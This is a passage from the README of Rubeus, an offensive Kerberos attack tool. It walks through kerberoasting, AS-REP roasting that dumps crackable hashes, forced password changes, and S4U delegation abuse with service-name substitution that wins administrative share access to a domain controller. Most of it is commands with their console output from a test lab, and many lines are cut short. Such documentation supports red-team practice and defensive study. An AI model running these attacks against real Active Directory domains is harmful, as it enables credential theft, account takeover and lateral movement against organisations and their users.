[*] Target SPN             : asdf/asdfasdf
[*] Hash                   : $krb5tgs$23$*USER$I
```

"Opsec" Kerberoasting, using the **tgtdeleg** trick, filtering out AES-enabled accounts:

```
C:\Rubeus>Rubeus.exe kerberoast /rc4opsec


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.6


[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the cu
[*] Searching the current domain for Kerberoasta
[*] Searching for accounts that only support RC4

[*] Found 6 users to Kerberoast!

[*] SamAccountName         : harmj0y
[*] DistinguishedName      : CN=harmj0y,CN=Users
[*] ServicePrincipalName   : asdf/asdfasdf
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*harmj0
```

asreproast

The **asreproast** action replaces the ASREPRoast project which executed similar actions with the (larger sized) BouncyCastle library. If a domain user does not have Kerberos preauthentication enabled, an AS-REP can be successfully requested for the user, and a component of the structure can be cracked offline a la kerberoasting. For more technical information, see this post.

Just as with the kerberoast command, if no other arguments are supplied, all user accounts not requiring with Kerberos preauth not required are roasted. The `/user:X` argument roasts just the specified user, and the `/ou:X` argument roasts just users in the specific OU. The `/domain` and `/dc`

arguments are optional, pulling system defaults as other actions do.

The `/outfile:FILE` argument outputs roasted hashes to the specified file, one per line.

Also, if you wanted to use alternate domain credentials for kerberoasting, that can be specified with `/creduser:DOMAIN.FQDN\USER /credpassword:PASSWORD`.

The output `/format:X` defaults to John the Ripper (Jumbo version). `/format:hashcat` is also an option for the new hashcat mode 18200.

If the `/ldaps` flag is used, any LDAP queries will go over TLS (port 636).

AS-REP roasting all users in the current domain:

```
C:\Rubeus>Rubeus.exe asreproast


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.4


[*] Action: AS-REP roasting

[*] Target Domain          : testlab.local

[*] SamAccountName         : dfm.a
[*] DistinguishedName      : CN=dfm.a,CN=Users,I
[*] Using domain controller: testlab.local (192
[*] Building AS-REQ (w/o preauth) for: 'testlab
[*] Connecting to 192.168.52.100:88
[*] Sent 163 bytes
[*] Received 1537 bytes
[+] AS-REQ w/o preauth successful!
```

```
[*] AS-REP hash:

    $krb5asrep$dfm.a@testlab.local:D4A4BC281B20(

[*] SamAccountName         : TestOU3user
[*] DistinguishedName      : CN=TestOU3user,OU=
[*] Using domain controller: testlab.local (192
[*] Building AS-REQ (w/o preauth) for: 'testlab
[*] Connecting to 192.168.52.100:88
[*] Sent 169 bytes
[*] Received 1437 bytes
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

    $krb5asrep$TestOU3user@testlab.local:DD6DF1(

[*] SamAccountName         : harmj0y2
[*] DistinguishedName      : CN=harmj0y2,CN=Use
[*] Using domain controller: testlab.local (192
[*] Building AS-REQ (w/o preauth) for: 'testlab
[*] Connecting to 192.168.52.100:88
[*] Sent 166 bytes
[*] Received 1407 bytes
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

    $krb5asrep$harmj0y2@testlab.local:7D2E379A0
```

AS-REP roasting all users in a specific OU, saving the hashes to an output file in Hashcat format:

```
C:\Rubeus>Rubeus.exe asreproast /ou:OU=TestOU3,(

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.4


[*] Action: AS-REP roasting
```

```
[*] Target OU              : OU=TestOU3,OU=Test(
[*] Target Domain          : testlab.local

[*] SamAccountName         : TestOU3user
[*] DistinguishedName      : CN=TestOU3user,OU=
[*] Using domain controller: testlab.local (192
[*] Building AS-REQ (w/o preauth) for: 'testlab
[*] Connecting to 192.168.52.100:88
[*] Sent 169 bytes
[*] Received 1437 bytes
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Temp\hashes.txt

[*] Roasted hashes written to : C:\Temp\hashes.
```

AS-REP roasting a specific user:

```
C:\Rubeus>Rubeus.exe asreproast /user:TestOU3us(


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.4


[*] Action: AS-REP roasting

[*] Target User            : TestOU3user
[*] Target Domain          : testlab.local

[*] SamAccountName         : TestOU3user
[*] DistinguishedName      : CN=TestOU3user,OU=
[*] Using domain controller: testlab.local (192
[*] Building AS-REQ (w/o preauth) for: 'testlab
[*] Connecting to 192.168.52.100:88
[*] Sent 169 bytes
[*] Received 1437 bytes
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:
```

```
    $krb5asrep$TestOU3user@testlab.local:858B6F
```

AS-REP roasting all users in a foreign *trusting* domain:

```
C:\Rubeus>Rubeus.exe asreproast /domain:dev.tes

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.4


[*] Action: AS-REP roasting

[*] Target Domain          : dev.testlab.local

[*] SamAccountName         : devuser3
[*] DistinguishedName      : CN=devuser3,CN=Use
[*] Using domain controller: dev.testlab.local
[*] Building AS-REQ (w/o preauth) for: 'dev.tes
[*] Connecting to 192.168.52.105:88
[*] Sent 175 bytes
[*] Received 1448 bytes
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

    $krb5asrep$devuser3@dev.testlab.local:650B8
```

AS-REP roasting users in a foreign non-trusting domain using alternate credentials:

```
C:\Rubeus>Rubeus.exe asreproast /domain:externa

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
```

```
|_|   |_|____/|____/|_____)____/(___/

v1.3.4


[*] Action: AS-REP roasting

[*] Target Domain          : external.local

[*] Using alternate creds  : EXTERNAL.local\adm

[*] SamAccountName         : david
[*] DistinguishedName      : CN=david,CN=Users,
[*] Using domain controller: external.local (19
[*] Building AS-REQ (w/o preauth) for: 'externa
[*] Connecting to 192.168.52.95:88
[*] Sent 165 bytes
[*] Received 1376 bytes
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

    $krb5asrep$david@external.local:9F5A33465C5
```

Miscellaneous

Breakdown of the miscellaneous commands:

Command	Description
[createnetonly]()	Create a process of logon type 9
[changepw]()	Perform the Aorato Kerberos password reset
[hash]()	Hash a plaintext password to Kerberos encryption keys
[tgssub]()	Substitute in alternate service names into a service ticket
[currentluid]()	Display the current user's LUID
[logonsession]()	Display logon session information

asrep2kirbi	Convert an AS-REP and a client key to a Kirbi (KERB_CRED)
kirbi	Manipulate Kirbi's (KERB_CRED)

createnetonly

The **createnetonly** action will use the CreateProcessWithLogonW() API to create a new hidden (unless `/show` is specified) process with a SECURITY_LOGON_TYPE of 9 (NewCredentials), the equivalent of runas /netonly. The process ID and LUID (logon session ID) are returned. This process can then be used to apply specific Kerberos tickets to with the ptt /luid:0xA.. parameter, assuming elevation. This prevents the erasure of existing TGTs for the current logon session.

Create a hidden upnpcont.exe process:

```
C:\Rubeus>Rubeus.exe createnetonly /program:"C:

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3


[*] Action: Create Process (/netonly)

[*] Showing process : False
[+] Process         : 'C:\Windows\System32\upnp
[+] ProcessID       : 9936
[+] LUID            : 0x4a0717f
```

Create a visible command prompt:

```
C:\Rubeus>Rubeus.exe createnetonly /program:"C:

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3


[*] Action: Create Process (/netonly)

[*] Showing process : True
[+] Process         : 'C:\Windows\System32\cmd.
[+] ProcessID       : 5352
[+] LUID            : 0x4a091c0
```

Create a visible command prompt and import a ticket:

```
C:\Rubeus>Rubeus.exe createnetonly /program:"C:

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3


[*] Action: Create Process (/netonly)

[*] Showing process : True
[+] Process         : 'C:\Windows\System32\cmd.
[+] ProcessID       : 5352
[+] LUID            : 0x4a091c0
[+] Ticket successfully imported!
```

changepw

The **changepw** action will take a user's TGT .kirbi blog and execute a MS kpasswd password change with the specified `/new:PASSWORD` value. If a `/dc` is not specified, the computer's current domain controller is extracted and used as the destination for the password reset traffic. This is the Aorato Kerberos password reset disclosed in 2014, and is equivalent to Kekeo's **misc::changepw** function.

The `/targetuser` argument can be used to change the password of other users, given the user whose TGT it is has enough privileges. The format required is **domain.com\user**.

Note that either a users TGT or a service ticket for kadmin/changepw can be used to change the password

You can retrieve a TGT blob using the asktgt command.

```
C:\Rubeus>Rubeus.exe changepw /ticket:doIFFjCCBI

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3

[*] Action: Reset User Password (AoratoPw)

[*] Changing password for user: harmj0y@TESTLAB
[*] New password value: Password123!
[*] Building AP-REQ for the MS Kpassword reques
[*] Building Authenticator with encryption key
[*] base64(session subkey): nX2FOQ3RsGxoI8uqIg1
[*] Building the KRV-PRIV structure
[*] Connecting to 192.168.52.100:464
[*] Sent 1347 bytes
[*] Received 167 bytes
[+] Password change success!
```

Changing the password of another user (**dev.ccob@dev.rubeus.ghostpack.local**) with a service ticket for **kadmin/changepw** retrieved using a referral TGT for **harmj0y@rubeus.ghostpack.local**:

```
C:\Rubeus>Rubeus.exe changepw /targetuser:dev.ru

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Reset User Password (AoratoPw)

[*] Using domain controller: DevDC1.dev.rubeus.g
[*] Resetting password for target user: dev.rube
[*] New password value: Pwn3dPassword123!
[*] Building AP-REQ for the MS Kpassword reques
[*] Building Authenticator with encryption key
[*] base64(session subkey): wCAQoKiWlCjeEjfmqo+a
[*] Building the KRV-PRIV structure
[+] Password change success!
```

hash

The **hash** action will take a `/password:X` and optional `/user:USER` and/or `/domain:DOMAIN`. It will generate the rc4_hmac (NTLM) representation of the password using @gentilkiwi's **kerberos:hash** (KERB_ECRYPT HashPassword) approach. If user and domain names are specified, the aes128_cts_hmac_sha1, aes256_cts_hmac_sha1, and des_cbc_md5 hash forms are generated. The user and domain names are used as salts for the AES and DES implementations.

Calculating the rc4_hmac of a password:

```
C:\Rubeus>Rubeus.exe hash /password:Password123


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.4.0


[*] Action: Calculate Password Hashes

[*] Input password             : Password123!
[*]       rc4_hmac             : 2B576ACBE6BCFD

[!] /user:X and /domain:Y need to be supplied t
```

Calculating all hash formats:

```
C:\Rubeus>Rubeus.exe hash /password:Password123


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.4.0


[*] Action: Calculate Password Hashes

[*] Input password             : Password123!
[*] Input username             : harmj0y
[*] Input domain               : testlab.local
[*] Salt                       : TESTLAB.LOCALh
[*]       rc4_hmac             : 2B576ACBE6BCFD
[*]       aes128_cts_hmac_sha1 : B0A79AB5505368
[*]       aes256_cts_hmac_sha1 : F7FEBF9779401B
[*]       des_cbc_md5          : 614589E66D6B37
```

tgssub

The **tgssub** action will take a service ticket base64 blob/file specification and substitute an alternate service name into the ticket. This is useful for S4U abuse and other scenarios.

The `/altservice:X` argument is required and can either be a standalone sname (ldap, cifs, etc.) or a full service principal name (cifs/computer.domain.com). The former will create a new sname with only the service given, useful for cases where only the hostname is required. The latter is useful in some S4U2self abuse scenarios with resource-based constrained delegation. See Elad Shamir's [post on the topic]() for more information.

The `/srealm:Y` argument is optional and can be used to change the service realm within the ticket.

The `/ptt` flag will "pass-the-ticket" and apply the resulting Kerberos credential to the current logon session. The `/luid:0xA..` flag will apply the ticket to the specified logon session ID (elevation needed) instead of the current logon session.

Executing the S4U2self/S4U2proxy proces to abuse traditional constrained delegation, and replacing the sname in the final ticket. This is so you don't have to execute the S4U process for a second time:

```
C:\Rubeus>Rubeus.exe s4u /user:patsy /rc4:2B576

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.4.2

[*] Action: Ask TGT
```

```
[*] Using rc4_hmac hash: 2B576ACBE6BCFDA7294D6BI
[*] Using domain controller: PRIMARY.testlab.lo
[*] Building AS-REQ (w/ preauth) for: 'testlab.
[+] TGT request successful!
[*] base64(ticket.kirbi):

    doIE+jCCBPagAwIBBaEDAgEWoo...(snip)...


[*] Action: S4U

[*] Using domain controller: PRIMARY.testlab.lo
[*] Building S4U2self request for: 'patsy@TESTL
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'harmj0y@TESTLAB.LOCAL' to 'p
[*] base64(ticket.kirbi):

    doIFXjCCBVqgAwIBBaEDAgEWoo...(snip)...

[*] Impersonating user 'harmj0y' to target SPN
[*] Using domain controller: PRIMARY.testlab.lo
[*] Building S4U2proxy request for service: 'ld
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'ldap/PRIMARY.

    doIGPjCCBjqgAwIBBaEDAgEWoo...(snip)...

[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\Rubeus>dir \\primary.testlab.local\C$
Access is denied.

C:\Rubeus>Rubeus.exe tgssub /ticket:doIGPjCCBjq


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.4.2
```

```
[*] Action: Service Ticket sname Substitution

[*] Substituting in alternate service name: cif
[*] base64(ticket.kirbi):

    doIGPjCCBjqgAwIBBaEDAgEWoo...(snip)...

[*] Action: Describe Ticket

UserName              :  harmj0y@TESTLAB.LOCAL
UserRealm             :  TESTLAB.LOCAL
ServiceName           :  cifs/PRIMARY.testlab.l
ServiceRealm          :  TESTLAB.LOCAL
StartTime             :  3/1/2019 12:51:06 PM
EndTime               :  3/1/2019 5:51:06 PM
RenewTill             :  3/8/2019 12:51:06 PM
Flags                 :  name_canonicalize, ok_
KeyType               :  aes128_cts_hmac_sha1
Base64(key)           :  yxQVMhl0qn3P0wUUC4KnGQ


[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\Rubeus>dir \\primary.testlab.local\C$
Volume in drive \\primary.testlab.local\C$ has 
Volume Serial Number is A48B-4D68

Directory of \\primary.testlab.local\C$

07/05/2018  12:57 PM    <DIR>          dumps
03/05/2017  04:36 PM    <DIR>          inetpub
07/21/2018  07:41 PM                 9 out.txt
08/22/2013  07:52 AM    <DIR>          PerfLogs
04/15/2017  05:25 PM    <DIR>          profiles
08/28/2018  11:51 AM    <DIR>          Program 
08/28/2018  11:51 AM    <DIR>          Program 
10/09/2018  12:04 PM    <DIR>          Temp
08/23/2018  03:52 PM    <DIR>          Users
10/25/2018  01:15 PM    <DIR>          Windows
            1 File(s)              9 bytes
            9 Dir(s)  40,463,851,520 bytes free

C:\Rubeus>Rubeus.exe klist
```

```
 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.4.2



[*] Action: List Kerberos Tickets (Current User)

[*] Current LUID    : 0x6de14

    [0] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 3/1/2019 12:51:06 PM ; 3
    Server Name       : cifs/PRIMARY.testlab.lo
    Client Name       : harmj0y @ TESTLAB.LOCAL
    Flags             : name_canonicalize, ok_as

    [1] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 3/1/2019 12:51:06 PM ; 3
    Server Name       : ldap/PRIMARY.testlab.lo
    Client Name       : harmj0y @ TESTLAB.LOCAL
    Flags             : name_canonicalize, ok_as
```

Executing S4U2self to a machine using its machine account hash, substituting in the service names we want to abuse after:

```
C:\Rubeus>Rubeus.exe s4u /user:primary$ /rc4:46
```

```
 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.4.2

[*] Action: Ask TGT
```

```
[*] Using rc4_hmac hash: 46b910dbe4514bd144b44c
[*] Using domain controller: PRIMARY.testlab.lo
[*] Building AS-REQ (w/ preauth) for: 'testlab.
[+] TGT request successful!
[*] base64(ticket.kirbi):

    doIFIDCCBRygAwIBBaEDAgEWoo...(snip)...


[*] Action: S4U

[*] Using domain controller: PRIMARY.testlab.lo
[*] Building S4U2self request for: 'primary$@TE
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'harmj0y@TESTLAB.LOCAL' to 'p
[*] base64(ticket.kirbi):

    doIFgDCCBXygAwIBBaEDAgEWoo...(snip)...


C:\Rubeus>Rubeus.exe describe /ticket:doIFgDCCB

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.4.2


[*] Action: Describe Ticket

UserName              :  harmj0y@TESTLAB.LOCAL
UserRealm             :  TESTLAB.LOCAL
ServiceName           :  primary$
ServiceRealm          :  TESTLAB.LOCAL
StartTime             :  3/1/2019 12:43:56 PM
EndTime               :  3/1/2019 5:43:56 PM
RenewTill             :  3/8/2019 12:43:56 PM
Flags                 :  name_canonicalize, ok_
KeyType               :  aes256_cts_hmac_sha1
Base64(key)           :  X6LnSCb4FUGo4Wec2FnfgQ
```

```
[!] Service ticket uses encryption key type 'ae


C:\Rubeus>dir \\primary.testlab.local\C$
Access is denied.

C:\Rubeus>Rubeus.exe purge


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.4.2

Luid: 0x0

[*] Action: Purge Tickets
[+] Tickets successfully purged!

C:\Rubeus>Rubeus.exe tgssub /ticket:doIFgDCCBXy


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.4.2


[*] Action: Service Ticket sname Substitution

[*] Substituting in alternate service name: cif
[*] base64(ticket.kirbi):

    doIFpjCCBaKgAwIBBaEDAgEWoo...(snip)...

[*] Action: Describe Ticket

UserName              :  harmj0y@TESTLAB.LOCAL
UserRealm             :  TESTLAB.LOCAL
ServiceName           :  cifs/primary.testlab.l
```

```
ServiceRealm             :  TESTLAB.LOCAL
StartTime                :  3/1/2019 12:43:56 PM
EndTime                  :  3/1/2019 5:43:56 PM
RenewTill                :  3/8/2019 12:43:56 PM
Flags                    :  name_canonicalize, ok_
KeyType                  :  aes256_cts_hmac_sha1
Base64(key)              :  X6LnSCb4FUGo4Wec2FnfgQ


[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\Rubeus>dir \\primary.testlab.local\C$
Volume in drive \\primary.testlab.local\C$ has
Volume Serial Number is A48B-4D68

Directory of \\primary.testlab.local\C$

07/05/2018  12:57 PM    <DIR>          dumps
03/05/2017  04:36 PM    <DIR>          inetpub
08/22/2013  07:52 AM    <DIR>          PerfLogs
04/15/2017  05:25 PM    <DIR>          profiles
08/28/2018  11:51 AM    <DIR>          Program
08/28/2018  11:51 AM    <DIR>          Program
10/09/2018  12:04 PM    <DIR>          Temp
08/23/2018  03:52 PM    <DIR>          Users
10/25/2018  01:15 PM    <DIR>          Windows
            1 File(s)              9 bytes
            9 Dir(s)  40,462,831,616 bytes free
```

currentluid

The **currentluid** action will display the current user's logon ID (LUID).

```
C:\Rubeus>Rubeus.exe currentluid


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/
```

```
v1.5.0


[*] Action: Display current LUID

[*] Current LogonID (LUID) : 0x121078 (1183864)
```

logonsession

The **logonsession** action will display information about the current context's logon session if not elevated, or all logonsessions if elevated.

```
C:\Rubeus>Rubeus.exe logonsession

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.0


[*] Action: Display current logon session infor

    LUID          : 0x28a8fd (2664701)
    UserName      : harmj0y
    LogonDomain   : THESHIRE
    SID           : S-1-5-21-937929760-31874730
    AuthPackage   : Kerberos
    LogonType     : Interactive (2)
    Session       : 1
    LogonTime     : 6/9/2022 1:17:48 PM
    LogonServer   : DC
    DnsDomainName : THESHIRE.LOCAL
    Upn           : harmj0y@theshire.local
```

If elevated, the `/current` flag will display information for just the current logon session, and `/luid:X` will display information about the target specified logon session.

asrep2kirbi

The **asrep2kirbi** action will convert an AS-REP and a client key to a Kirbi.

The client key can be supplied as a Base64 encoded blob or as a hex string.

kirbi

The **kirbi** action is used to manipulate Kirbi's (KERB_CRED's).

Currently it only supports modifying/inserting a session key using the **/sessionkey:SESSIONKEY** and **/sessionetype:DES|RC4|AES128|AES256** arguments, passing the Kirbi in using the **/kirbi:X** argument.

Compile Instructions

We are not planning on releasing binaries for Rubeus, so you will have to compile yourself :)

Rubeus has been built against .NET 3.5 and is compatible with Visual Studio 2019 Community Edition. Simply open up the project .sln, choose "Release", and build.

Targeting other .NET versions

Rubeus' default build configuration is for .NET 3.5, which will fail on systems without that version installed. To target Rubeus for .NET 4 or 4.5, open the .sln solution, go to **Project** -> **Rubeus Properties** and change the "Target framework" to another version.

Sidenote: Building Rubeus as a Library

To build Rubeus as a library, under **Project** -> **Rubeus Properties** -> change **Output type** to **Class Library**. Compile, and add the Rubeus.dll as a reference to whatever project you

want. Rubeus functionality can then be invoked as in a number